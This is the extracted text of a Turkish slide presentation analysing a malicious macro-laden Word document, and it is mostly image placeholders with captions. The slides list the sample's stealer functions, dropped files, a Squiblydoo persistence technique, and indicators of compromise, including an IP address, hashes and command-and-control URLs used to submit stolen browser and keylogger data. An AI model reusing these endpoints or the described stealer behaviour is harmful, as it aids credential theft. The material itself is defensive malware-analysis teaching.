
Makro Kodu 22

İndirilen Zararlı Kod 18. 221. 254. 112 23

Zararlı Kaynak Kodun Statik Analizi Anti-VM? Anti-Sandbox? -> Kontrol edildi. Fonksiyonlar: • File Dropper • Keylogger • Cookie/Login/Session stealar • Kalıcılığın Sağlanması 24

Süreç Ağacı Process Explorer 25

Ağ Trafiği TCPView 26

Ağ Trafiği Wireshark 27

Mutex/Mutant Tespiti Process Explorer 28

Registry Analizi Regshot 29

Kalıcılığın Sağlanması – Squiblydoo Attack 30

Eklenen Dosyalar File Path and Name C: Users[username]App. DataLocalTemp lib_x 86System. Data. SQLite. dll Type. dll C: Users[username]App. DataLocalTemp lib_x 86System. Data. SQLite. Interop. dll C: Users[username]App. DataLocalTemp sqlite 201911230258 (Filename is created with timestamp of system) C: Users[username]App. DataLocalTemp r. YF 1 pge. ADA. xml C: Users[username]App. DataLocalTemp r. YF 1 pge. ADA. log Track. Folder. Changes. exe 31

Tespit Edilen Io. C’ler File Name MD 5 URL ﺇﺳﺘﻤﺎﺭﺓ. doc (iistmar -> Form) IPv 4 Mutex Scheduled Task Name 18. 221. 254. 112 Globalr. YF 1 pge. ADA bba 017 e 5 c 34 c 1 de 3 ef 0 fb 0 d 93195 da 70 cscript 3 ab 1 d 57658 af 32 f 2322600 f 1750 d 0231 http: //microsoftdata. linkpc. net/assesst/sqlite http: //microsoftdata. linkpc. net/api /cscript http: //microsoftdata. linkpc. net/api /pscript http: //microsoftdata. linkpc. net/api /logger/submit http: //microsoftdata. linkpc. net/api/opera /submit http: //microsoftdata. linkpc. net/api /chrome/submit http: //microsoftdata. linkpc. net/api /firefox/submit 32

Virus. Total Tarama Sonuçları (16. 12. 2018) bf 4 d 4 ee 4 a 8 e 4472 c 7968586 fa 0318 e 556 a 89 bfd 94 aeb 4 e 72 afd 99 ab 340541770 �������. doc 33

Sandbox As a Service: Any. Run Free Plan: 5 dk. 34

TÜBİTAK Zararlı Yazılım Analiz Platformu 35
SORULAR & TEŞEKKÜRLER
- Slides: 36